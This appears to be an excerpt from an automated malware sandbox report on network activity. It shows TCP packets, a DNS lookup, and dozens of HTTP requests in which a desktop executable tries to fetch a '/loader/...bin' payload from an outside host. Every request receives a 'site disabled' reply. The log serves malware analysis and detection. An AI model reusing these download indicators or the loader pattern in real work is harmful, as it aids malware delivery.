May 10, 2022 21:14:50.307224989 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:50.413666964 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:50.447340012 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:50.447566986 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:50.554399967 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:50.588330984 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:50.588677883 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:50.697633028 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:50.731431961 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:50.731630087 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:50.835731030 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:50.869410992 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:50.869663000 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:50.975939035 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.009301901 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:51.009522915 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.116547108 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.150132895 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:51.150372982 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.257016897 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.290570021 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:51.290766954 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.397672892 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.431199074 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:51.431408882 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.538506031 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.571964025 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:51.572200060 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.679075003 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.712673903 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:51.713006973 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.819576025 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.853368998 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:51.853616953 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.960634947 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:51.994353056 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:51.994777918 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:52.100650072 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:52.134197950 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:52.134413958 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:52.241210938 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:52.274902105 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:52.275139093 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:52.382150888 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:52.416073084 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:52.416316986 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:52.522696972 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:52.556684971 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:52.556907892 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:52.665621996 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:52.699443102 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:52.699668884 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:52.803607941 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:52.837424040 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:52.837755919 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:52.944283009 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:52.978224993 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:52.978718996 CEST	49782	80	192.168.11.20	46.30.213.33

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 10, 2022 21:14:48.614871025 CEST	56858	53	192.168.11.20	1.1.1.1
May 10, 2022 21:14:48.657490015 CEST	53	56858	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 10, 2022 21:14:48.614871025 CEST	192.168.11.20	1.1.1.1	0x4588	Standard query (0)	bprbeulent echnik.ch	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 10, 2022 21:14:48.657490015 CEST	1.1.1.1	192.168.11.20	0x4588	No error (0)	bprbeulent echnik.ch		46.30.213.33	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- bprbeulentechnik.ch

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49782	46.30.213.33	80	C:\Users\user\Desktop\3GJ6S3Kwnb.exe

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:48.700726032 CEST	8508	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:48.737128019 CEST	8509	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 264018396 Age: 0 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:48.857964993 CEST	8509	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:48.891675949 CEST	8509	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 317457591 264018397 Age: 0 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:49.007673025 CEST	8510	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:49.041508913 CEST	8510	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 276796590 264018397 Age: 0 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:49.148406029 CEST	8510	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:49.182080030 CEST	8511	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 297340708 264018397 Age: 0 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:49.288794994 CEST	8511	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:49.322735071 CEST	8511	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 329942436 264018397 Age: 0 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:49.429542065 CEST	8512	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:49.463440895 CEST	8512	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 262805244 264018397 Age: 0 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:49.570375919 CEST	8512	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:49.604088068 CEST	8513	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 264082866 264018397 Age: 0 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:49.712022066 CEST	8513	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:49.745671034 CEST	8513	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 159110344 264018397 Age: 1 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:49.851278067 CEST	8514	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:49.884716988 CEST	8514	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 325289286 264018397 Age: 1 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:49.991821051 CEST	8514	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:50.025258064 CEST	8515	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 177360814 264018397 Age: 1 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:50.132890940 CEST	8515	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:50.166806936 CEST	8515	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 299403500 264018397 Age: 1 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:50.273098946 CEST	8516	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:50.306966066 CEST	8516	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 325485062 264018397 Age: 1 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:50.413666964 CEST	8516	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:50.447340012 CEST	8517	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 302810949 264018397 Age: 1 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:50.554399967 CEST	8517	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:50.588330984 CEST	8517	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 302679451 264018397 Age: 1 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:50.697633028 CEST	8518	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:50.731431961 CEST	8518	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 314246878 264018397 Age: 1 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:50.835731030 CEST	8518	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:50.869410992 CEST	8519	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 328860977 264018397 Age: 2 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:50.975939035 CEST	8519	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:51.009301901 CEST	8519	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 325944376 264018397 Age: 2 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:51.116547108 CEST	8520	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:51.150132895 CEST	8520	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 311919971 264018397 Age: 2 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:51.257016897 CEST	8520	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:51.290570021 CEST	8521	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 296325585 264018397 Age: 2 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:51.397672892 CEST	8521	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:51.431199074 CEST	8521	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 304186845 264018397 Age: 2 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:51.538506031 CEST	8522	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:51.571964025 CEST	8522	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 328499314 264018397 Age: 2 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:51.679075003 CEST	8523	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:51.712673903 CEST	8523	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 123035515 264018397 Age: 2 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:51.819576025 CEST	8524	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:51.853368998 CEST	8524	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 317260378 264018397 Age: 3 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:51.960634947 CEST	8529	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:51.994353056 CEST	8529	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 274240134 264018397 Age: 3 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:52.100650072 CEST	8579	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:52.134197950 CEST	8579	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 317260385 264018397 Age: 3 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.

Timestamp	kBytes transferred	Direction	Data
